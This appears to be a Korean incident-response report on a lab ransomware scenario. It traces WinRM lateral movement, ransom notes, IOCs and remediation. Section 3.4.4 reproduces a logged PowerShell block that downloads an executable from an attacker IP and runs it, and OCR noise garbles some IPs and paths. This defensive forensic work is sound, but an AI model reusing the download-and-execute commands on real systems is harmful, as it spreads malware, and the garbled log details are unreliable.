Sysmon Event ID 7 로그에서 `C:\ProgramData\hctf_battleman\svchost.exe` 이미지 로드 정황이 확인됨.

`signatureStatus=Unavailable`, `signed=false` 값이 확인되었으며, 비정상 경로에서 실행된 비서명 `svchost.exe`로서 악성 실행 파일로 판단됨.



[그림 3.6-1] hctf_battleman svchost.exe 이미지 로드 로그 (Wazuh 로그)

3.4 WinRM 기반 내부 확산 분석

3.4.1 30.5에서 wsmprovhost.exe 실행 #12:15:47

사내 PC `10.10.30.5`에서 `wsmprovhost.exe -Embedding` 실행 로그가 확인됨.

해당 프로세스는 WinRM 원격 명령 처리 과정에서 실행되는 프로세스로, `10.10.30.5`가 원격 실행 대상이 된 정황으로 판단됨.



[그림 4.1-1] 30.5 WinRM 원격 실행 프로세스 확인 로그 (PC03 WinRM 이벤트로그)

> Jun 19, 2026 @ 12:17:28.882 PC-USER05 10.10.30.5 EventChannel 1 C:\\Windows\\System32\\wsmprovhost.exe

[그림 4.1-2] 30.5 WinRM 원격 실행 프로세스 확인 로그 (Wazuh 로그)

C:\\Windows\\system32\\wsmprovhost.exe -Embedding C:\\Windows\\System32\\svchost.exe C:\\Windows\\system32\\svchost.exe -k DcomL DESKTOP-DQ8CLC9\\User launch -p

[그림 4.1-3] 30.5 WinRM 원격 실행 프로세스 확인 로그 (Wazuh 로그)

DESKTOP-DQ8CLC9\\User

2026-06-19 03:15:47.373

```
{"win":{"system":{"providerName":"Microsoft-Windows-Sysmon","providerGuid":"{5770385f-c22a-43e9-bf4c-d6f5"}}
```

[그림 4.1-4] 30.5 WinRM 원격 실행 프로세스 확인 로그 (Wazuh 로그)

3.4.2 30.2에서 30.5로 WinRM 연결 #12:15:54

사내 PC 10.10.30.2 의 recovered_svc.exe 가 10.10.30.5:5985 로 연결한 로그가 확인 됨.

5985 포트는 WinRM 통신에 사용되는 포트로, 감염 PC에서 동일 사무망 내 다른 PC 로 원격 실행을 시도한 내부 확산 정황으로 판단됨.

, Jun 19, 2026 @ 12:19:32.896 DESKTOP-IFQB1CE 10.10.30.2 EventChannel 3 C:\\Users\\user\\AppData\\Local\\Temp\\recovered_svc.exe 10.10.30.2

[그림 4.2-1] 30.2에서 30.5로의 WinRM 연결 로그 (Wazuh 로그)

10.10.30.2

64751

10.10.30.5

5985

true

[그림 4.2-2] 30.2에서 30.5로의 WinRM 연결 로그 (Wazuh 로그)

3.4.3 30.5 downloader.exe 파일 생성 #12:16:04

사내 PC 10.10.30.5 에서 PowerShell에 의해 C:\\ProgramData\\DFIR-Lab\\downloader.exe 파일이 생성된 로그가 확인됨.

이는 WinRM 원격 실행 이후 확산 대상 PC에 후속 페이로드가 전달된 정황으로 판단 됨.

[그림 4.3-1] 30.5 downloader.exe 파일 생성 로그 (Wazuh 로그)

C:\\ProgramData\\DFIR-Lab\\downloader.exe	2026-06-19 03:16:04.103	DESKTOP-DQ8CLC9\\User	{ "win"; { "system"; { "providerName": "Microsoft-Windows-Sysmon", "providerGuid": "{5770385f-c22a-43e0-bf4c-06f9" }
---	-------------------------	-----------------------	--

[그림 4.3-2] 30.5 downloader.exe 파일 생성 로그 (Wazuh 로그)

3.4.4 30.5 downloader.exe 다운로드 및 실행 명령 #12:16분대

30.5 PowerShell 로그에서 공격자 서버로부터 `downloader.exe` 를 다운로드한 뒤 실행하는 명령이 확인됨.

이를 통해 10.10.30.5 에서도 10.10.30.2 와 동일한 후속 감염 명령이 수행된 정황으로 판단됨.

> Jun 19, 2026 @ 12:17:20.611 PC-USER05 10.10.30.5 EventChannel 4104

[그림 4.4-1] 30.5 downloader.exe 다운로드 및 실행 명령 로그 (Wazuh 로그)

```
{ "win": { "system": { "providerName": "Microsoft-Windows-PowerShell", "providerGuid": "{a0c8183b-5c48-4b15-8766-3cf8c5bf995a}", "eventId": "4104", "version": "1", "level": "5", "task": "Powershell", "threadId": "5452", "channel": "Microsoft-Windows-PowerShell/Operational", "computer": "DESKTOP-TQD8C9L", "severityValue": "VERBOSE", "message": "Scriptblock 실행됨\n\"C:\\\\ProgramData\\\\OIFIR-Lab\\\\New-Item -ItemType Directory -Force -Path $BaseDir | Out-Null\\\\n$downloadUrl = http://192.168.282.94:8882/download.exe\" \\\\SxePath =\n\n$BaseDir \\\\exe_stddir.log\\\\n$resultPath = Join-Path $BaseDir '\\_exe_result.txt'\\\\nInvoke-WebRequest -Uri $downloadUrl -OutFile $SxePath -UseBasicParsing\n\n$process = Start-Process -FilePath $SxePath -WorkingDirectory $BaseDir -RedirectStandardOutput $stdoutPath -RedirectStandardError $stderrPath\n\n$NAME=\\$SxePath:$SxePath:\\$ExitCode.$($process.ExitCode)\\\\nWorkingDirectory: $BaseDir\\\\n@'\nSet-Content -LiteralPath $resultPath -Encoding UTF8\\\\r\\\\n\\\\r\\\\nScriptBlock ID\nid: '{messageNumber}:' , '{messageTotal}:' , '{scriptBlockText}:' $errorActionPreference = '\\}\\Stop\\\\}' $progressPreference = '\\}\\SilentlyContinue\\\\}' $BaseDir = '\\}\\C:\n\nhttp://192.168.282.94:8882/download.exe\\\\}' $SxePath = Join-Path $BaseDir '\\_download.exe\\\\}' $stdoutPath = Join-Path $BaseDir '\\_exe_stdout.log\\\\}' $stderrPath = J\n\n$downloadUrl =\n\n-OutFile $SxePath\n\n-UseBasicParsing UnblockFile -LiteralPath $SxePath -ErrorAction SilentlyContinue Set-Location -LiteralPath $J\n\nOut-StdoutPath -RedirectStandardError $stderrPath -Wait\n\n-PassThru @\\\\| Time: $(Get-date -Format o) Computer: $env:COMPUTERNAME User: $env:USERNAME Ex\n\nat -Encoding UTF8\", \"scriptBlockID\": \"575cc8b6-609a-4c9c-bd2c-1b50e0a1ccc4\", \"path\": \"C:\\\\ProgramData\\\\OIFIR-Lab\\\\simulate_infection_target.ps1\"}}}
```



[그림 4.4-2] 30.5 downloader.exe 다운로드 및 실행 명령 로그 (Wazuh 로그)

3.5 랜섬웨어 실행 및 피해 확인 분석


3.5.1 30.2 랜섬노트 생성 #12:15:25

사내 PC 10.10.30.2 에서 hctf_bettleman\svchost.exe 가 바탕화면에 README-HCTF-NOTICE.txt 파일을 생성한 로그가 확인됨.


해당 파일은 랜섬 노트로 판단되며, 이를 통해 10.10.30.2 에서 랜섬웨어성 행위가 발생한 정확히 확인됨.




[그림 5.1-1] 30.2 랜섬노트



[그림 5.1-2] 30.2 랜섬노트



[그림 5.1-3] 30.2 랜섬노트 생성 로그 (Wazuh 로그)




[그림 5.1-4] 30.2 랜섬노트 생성 로그 (Wazuh 로그)


3.5.2 30.5 svchost.exe 파일 생성 #12:16:10

사내 PC 10.10.30.5 에서 downloader.exe 가 hctf_battleman\svchost.exe 파일을 생성한 로그가 확인됨.

이는 10.10.30.5 에서도 후속 랜섬웨어 실행 파일이 생성된 정황으로 판단됨.



[그림 5.2-1] 30.5 downloader.exe에 의한 svchost.exe 생성 로그 (Wazuh 로그)



[그림 5.2-2] 30.5 downloader.exe에 의한 svchost.exe 생성 로그 (Wazuh 로그)

3.5.3 30.5 svchost.exe 이미지 로드 확인 #12:16:10 이후

사내 PC 10.10.30.5 에서 hctf_battleman\svchost.exe 이미지 로드 로그가 확인됨.
 해당 파일은 서명되지 않은 비정상 경로의 svchost.exe 로 확인되며, 앞선
 downloader.exe 에 의한 생성 정황과 랜섬웨어 실행 흐름을 종합할 때 악성 실행 파일로
 판단됨.

> Jun 19, 2026 @ 12:17:30.538 PC-USER05 10.10.30.5 EventChannel 7 C:\\ProgramData\\hctf_battleman\\svchost.exe

[그림 5.3-1] 30.5 hctf_battleman.exe 이미지 로드 로그 (Wazuh 로그)

3.5.4 30.5 랜섬노트 생성 #12:16:11

사내 PC 10.10.30.5 에서 hctf_battleman\svchost.exe 가 README-HCTF-NOTICE.txt 파일
 을 생성한 로그가 확인됨.

해당 파일은 랜섬 노트로 판단되며, 이를 통해 확산 대상 PC인 10.10.30.5 에서도 랜섬
 웨어성 행위가 발생한 정황이 확인됨.

> Jun 19, 2026 @ 12:17:30.559 PC-USER05 10.10.30.5 EventChannel 11 C:\\ProgramData\\hctf_battleman\\svchost.exe

[그림 5.4-1] 30.5 랜섬노트 생성 로그 (Wazuh 로그)

C:\\Users\\User\\Desktop\\README-HCTF-NOTICE.txt 2026-06-19 03:16:11.974 {e72d834f-b47a-6a34-d395-000000000090 836 0}

[그림 5.4-2] 30.5 랜섬노트 생성 로그 (Wazuh 로그)

3.5.5 감염 스크립트 실행 확인 #12:16:56

사내 PC 10.10.30.5 에서 PowerShell이 -ExecutionPolicy Bypass 옵션을 사용하여
 simulate_infection_target.ps1 을 실행한 로그가 확인됨.

이는 PowerShell 실행 정책을 우회하여 감염 관련 스크립트를 실행한 정황으로 판단
 됨.

> Jun 19, 2026 @ 12:17:29.437 PC-USER05 10.10.30.5 EventChannel 1 C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe

[그림 5.5-1] 감염 스크립트 실행 로그 (Wazuh 로그)

"powershell.exe" -NoProfile -ExecutionPolicy Bypass -File "C:\\ProgramData\\DFIR-Lab\\simulate_infection_target.ps1"	C:\\Windows\\System32\\svchost.exe	C:\\Windows\\system32\\svchost.exe -k netsvcs -p -s Schedule	DESKTOP-DQ8CLC9\\User
--	------------------------------------	--	-----------------------

[그림 5.5-2] 감염 스크립트 실행 로그 (Wazuh 로그)

3.6 피해 범위 및 업무 영향 분석

피해 영역	대상	확인 내용	업무 영향
DMZ Web	10.10.10.2	RCE 실행 및 DB 접속 정보 조회	외부 노출 서비스 침해
DB 서버	10.10.20.3	MongoDB 접속 및 게시물·첨부파일 변조	DB 데이터 무결성 훼손
최초 감염 PC	10.10.30.2	악성 파일 실행, 랜섬 노트 생성	사용자 파일 접근 불가
확산 대상 PC	10.10.30.5	WinRM 원격 실행, 랜섬 노트 생성	내부 확산 및 업무 중단

4. 침해 지표

4.1 주요 IOC 요약

구분	주요 지표	설명
공격자 IP	192.168.202.94	DMZ Web 서버 최초 접근 및 악성 파일 다운로드 서버
침해 서버	10.10.10.2	RCE가 수행된 DMZ Web 서버
DB 서버	10.10.20.3	DMZ Web 서버에서 접근한 MongoDB 서버
감염 PC	10.10.30.2	악성 첨부파일 실행 및 랜섬웨어 행위가 확인된 최초 감염 PC
확산 대상 PC	10.10.30.5	WinRM 기반 원격 실행 및 후속 감염이 확인된 PC
주요 악성 파일	poster.zip 외 주요 실행 파일	사용자 감염, 후속 페이로드 실행, 랜섬웨어 실행 관련 파일
주요 계정	internal_app, webadmin	DB 인증 계정 및 웹 서버 명령 실행 계정

구분	주요 지표	설명
주요 포트	5985/TCP , 8082/TCP	WinRM 내부 확산 및 악성 파일 다운로드에 사용된 포트

4.2 네트워크 및 접속 지표

지표	방향	의미	대응 활용
192.168.202.94 -> 10.10.10.2	외부 공격자 → DMZ Web 서버	최초 HTTP 접근 및 RCE 시도	방화벽, WAF, 웹 로 그 기반 차단 및 헌 팅
10.10.10.2 -> 10.10.20.3	DMZ Web 서버 → DB 서버	MongoDB 접속 및 인증	DB 접근 제어 정책 점검
10.10.30.2 -> 10.10.30.5:5985	최초 감염 PC → 확 산 대상 PC	WinRM 기반 내부 확산	내부망 방화벽 및 EDR 탐지
192.168.202.94:8082	사용자 PC → 공격 자 서버	downloader.exe 다운로드 경로	프록시, 방화벽, DNS/HTTP 로그 차 단

4.3 파일 및 경로 지표

파일명 또는 경로	판단	설명
poster.zip	악성 첨부파일	내부 포털 게시글 변조를 통해 사용자 에게 노출된 파일
poster.jpg	위장 파일	Base64 데이터 추 출을 통해 실행 파 일 복구에 사용
recovered_svc.exe	악성 실행 파일	poster.jpg 내부 데이터에서 복구 후 실행
downloader.exe	후속 페이로드	공격자 서버에서 다 운로드되어 후속 파 일 생성 수행
C:\ProgramData\DFIR-Lab\downloader.exe	후속 페이로드 경 로	확산 대상 PC에서 PowerShell에 의 해 생성된 파일

파일명 또는 경로	판단	설명
C:\ProgramData\hctf_bettleman\svchost.exe	랜섬웨어 실행 파일	정상 Windows 경로가 아닌 위치에서 생성 및 로드
README-HCTF-NOTICE.txt	랜섬노트	감염 PC 및 확산 대상 PC에서 생성된 랜섬노트
simulate_infection_target.ps1	감염 관련 스크립트	- ExecutionPolicy Bypass 옵션과 함께 실행된 스크립트

4.4 파일 해시 지표

파일명	판단	SHA256
poster.zip	악성 첨부파일	ec1b64a72b9d0708a4f9db7b6387a5770e6217b8cc5
poster.jpg	위장 파일	a48d62559680abedcf3e6a477920fddc5f59cf1ffaa
2026_교육_팜플렛.png.link	실행 유도 파일	777e3e3d30ceee3d2b8e769ba1508462e03efd078d8
downloader.exe	후속 페이로드	5e39374ae21ec0449a3f915c1f387409efbb1168a4f
svchost.exe	랜섬웨어 실행 파일	5dfdf5bcba58a4f3134dce127f5e8c438b4dd233c05

4.5 프로세스 및 명령 실행 지표

지표	의미	관련 로그
x-action-redirect 내 Base64 페이로드	React2Shell/RCE 페이로드 확인	Coraza audit 로그
RCE_OK	원격 명령 실행 성공 문자열	Coraza audit 로그 디코딩 결과
uid=1000(webadmin)	웹 서버 계정 권한의 명령 실행 확인	Coraza audit 로그 디코딩 결과
DATABASE_URL 조회	DB 접속 정보 조회 상황	Linux auditd 로그
grep 명령 실행	서버 내부 환경 정보 검색 행위	Linux auditd 로그

지표	의미	관련 로그
PowerShell Event ID 4104	스크립트 블록 실행 및 악성 명령 확인	Windows PowerShell 로그
wsmprovhost.exe - Embedding	WinRM 원격 명령 처리 프로세스	Sysmon Event ID 1
recovered_svc.exe -> 10.10.30.5:5985	최초 감염 PC에서 확산 대상 PC로 WinRM 연결	Sysmon Event ID 3
-ExecutionPolicy Bypass	PowerShell 실행 정책 우회	Sysmon Event ID 1

4.6 계정 및 민감정보 지표

계정 또는 식별자	의미	보안상 시사점
webadmin	RCE 결과 확인된 웹 서버 실행 계정	웹 서비스 계정 권한 최소화 필요
internal_app	MongoDB 인증 성공 계정	애플리케이션 계정 권한 및 접속 위치 제한 필요
DATABASE_URL	DB 접속 문자열	환경 변수 및 설정 파일 내 민감정보 보호 필요

4.7 주요 로그 이벤트

로그 또는 이벤트	확인 내용	활용 방안
Sysmon Event ID 1	프로세스 생성, PowerShell 실행, wsmprovhost.exe 실행	악성 프로세스 및 원격 실행 탐지
Sysmon Event ID 3	네트워크 연결, WinRM 5985 연결	내부 확산 탐지
Sysmon Event ID 7	악성 svchost.exe 이미지 로드	악성 실행 파일 로드 탐지
Sysmon Event ID 11	악성 파일 및 랜섬노트 생성	파일 생성 기반 랜섬웨어 탐지
PowerShell Event ID 4104	스크립트 블록 실행, 파일 복구 및 다운로드 명령	PowerShell 기반 악성 행위 탐지

5. 원인 분석 및 개선 방향

5.1 원인별 분석 및 개선 방향

본 사고는 외부 노출 웹 서비스 취약점, DB 접속 정보 관리 미흡, 내부 DB 접근 통제 부족, 첨부파일 검증 부재, 사용자 단말 실행 통제 미흡, WinRM 원격 관리 기능 통제 부족이 연쇄적으로 작용하여 확대된 사고로 판단됨.

원인	상세 분석	개선 방향	우선순위
웹 취약점 관리 미흡	외부 공격자가 React2Shell/RCE 취약점을 악용하여 DMZ Web 서버에서 명령 실행에 성공함	취약 버전 점검 및 패치, WAF 룰 강화, RCE 페이로드 탐지, 정기 취약점 진단 수행	상
웹 서버 권한·민감 정보 관리 미흡	RCE 이후 <code>webadmin</code> 권한으로 <code>DATABASE_URL</code> 조회가 수행됨	웹 서비스 계정 권한 최소화, 환경 변수 및 설정 파일 접근 제한, 비밀번호 저장소 사용	상
DB 접근 통제 미흡	DMZ Web 서버에서 DB 서버로 접속하고 <code>internal_app</code> 계정 인증에 성공함	DB 접근 허용 출발지 제한, DB 계정 권한 최소화, 인증 로그 모니터링 강화	상
DB 무결성 검증 부재	게시글 및 첨부파일 URL이 변조되어 악성 <code>poster.zip</code> 링크가 삽입됨	게시글 변경 이력 관리, 첨부파일 URL 무결성 검증, 외부 URL 등록 제한	상
단말 실행 통제 부족	PowerShell을 통해 파일 복구, 외부 다운로드, 실행 파일 생성이 수행됨	PowerShell 로깅 강화, 실행 정책 우회 탐지, AppLocker 또는 WDAC 적용, 미서명 실행 파일 차단	상
WinRM 통제 미흡	<code>10.10.30.2</code> 에서 <code>10.10.30.5:5985</code> 로 연결되어 내부 확산이 발생함	WinRM 기본 비활성화, 허용 대상 IP 제한, 관리망 분리, 원격 관리 계정 분리	상

원인	상세 분석	개선 방향	우선순위
상관분석 탐지 부족	RCE, DB 정보 조회, DB 변조, PowerShell 실행, WinRM 확산이 연속적으로 진행됨	Wazuh/Sysmon 상관 분석 룰 작성, 고위험 이벤트 경보 기준 수립, 자동 격리 절차 마련	상

5.2 단계별 개선 방안

공격 단계	단기 조치
최초 침투	공격자 IP 차단, 취약 서비스 긴급 패치
내부 정보 조회	DB 접속 문자열 변경, 설정 파일 권한 점검
DB 변조	변조 게시글 복구, 악성 링크 제거
사용자 PC 감염	감염 PC 격리, 악성 파일 삭제
내부 확산	WinRM 일시 차단, 동일 IOC 전수 검색
랜섬웨어 실행	피해 파일 범위 확인, 백업 복구 검토

5.3 탐지 정책 개선 방향

아래 조건은 Wazuh, Sysmon, 방화벽, WAF, EDR 정책에 반영 가능한 탐지 기준임.

탐지 대상	탐지 조건	로그 소스
RCE 시도	<code>x-action-redirect</code> 내 Base64 페이로드, 명령 실행 결과 문자열	Coraza audit log, WAF 로그
DB 접속 정보 조회	<code>DATABASE_URL</code> , <code>.env</code> , <code>grep</code> 조합의 명령 실행	Linux auditd, DMZ WAF 로그
비정상 DB 접속	DMZ Web 서버 <code>10.10.10.2</code> 에서 MongoDB 서버 <code>10.10.20.3</code> 접속 및 <code>internal_app</code> 인증	MongoDB log, Wazuh 수집 로그
첨부파일 변조	게시글 첨부파일 URL이 외부 IP 또는 비인가 경로로 변경	DB 조회 결과, 애플리케이션 로그, MongoDB 변경 이력
악성 첨부파일 다운로드	사용자 PC에서 <code>poster.zip</code> 다운로드 및 압축 해제 정황 확인	Sysmon Event ID 11, Windows 파일 생성 로그, Wazuh 수집 로그

탐지 대상	탐지 조건	로그 소스
PowerShell 악성 행위	Event ID 4104에서 Base64 추출, 외부 다운로드, 실행 파일 생성 명령 확인	PowerShell Event ID 4104, Wazuh 수집 로그
외부 악성 파일 다운로드	192.168.202.94:8082 에서 downloader.exe 다운로드 및 실행	PowerShell Event ID 4104, 프록시/방화벽 로그, Wazuh 수집 로그
악성 파일 생성	C:\ProgramData\DFIR-Lab\downloader.exe , C:\ProgramData\hctf_battleman\svchost.exe 생성	Sysmon Event ID 11
악성 이미지 로드	비정상 경로의 svchost.exe 이미지 로드, signed=false , signatureStatus=Unavailable	Sysmon Event ID 7
WinRM 내부 확산	사무용 PC 간 5985/TCP 연결, 10.10.30.2 -> 10.10.30.5:5985 통신 확인	Sysmon Event ID 3, Windows WinRM 로그, 방화벽 로그
원격 명령 실행	확산 대상 PC에서 wsmprovhost.exe - Embedding 실행	Sysmon Event ID 1, Windows WinRM Operational 로그
PowerShell 실행 정책 우회	-ExecutionPolicy Bypass 옵션 사용 및 simulate_infection_target.ps1 실행	Sysmon Event ID 1, PowerShell 로그
랜섬웨어 행위	README-HCTF-NOTICE.txt 생성, 랜섬노트 생성 경로 확인	Sysmon Event ID 11, Windows 파일 생성 로그
동일 IOC 재발	192.168.202.94 , poster.zip , downloader.exe , hctf_battleman\svchost.exe , README-HCTF-NOTICE.txt 검색	Wazuh Discover, Sysmon, PowerShell, 방화벽 로그

5.4 최종 개선 우선순위

긴급 조치

1. DMZ Web 서버 취약점 패치 및 RCE 공격 차단 룰 적용
2. `internal_app` 등 DB 관련 계정 비밀번호 변경 및 권한 최소화
3. 내부 포털 게시글 및 첨부파일 URL 변조 여부 전수 점검
4. `192.168.202.94`, `poster.zip`, `downloader.exe`, `hctf_bettelman\svchost.exe` 기준 전사 로그 헌팅
5. 사무용 PC 간 WinRM 5985 통신 제한 및 원격 관리 대상 분리

후속 조치

1. 감염 PC 및 동일 IOC가 확인된 단말 격리 후 악성 파일 제거
2. PowerShell Event ID 4104, Sysmon Event ID 1/3/7/11 기반 탐지 룰 고도화
3. 중요 문서 백업 상태 확인 및 랜섬웨어 복구 절차 점검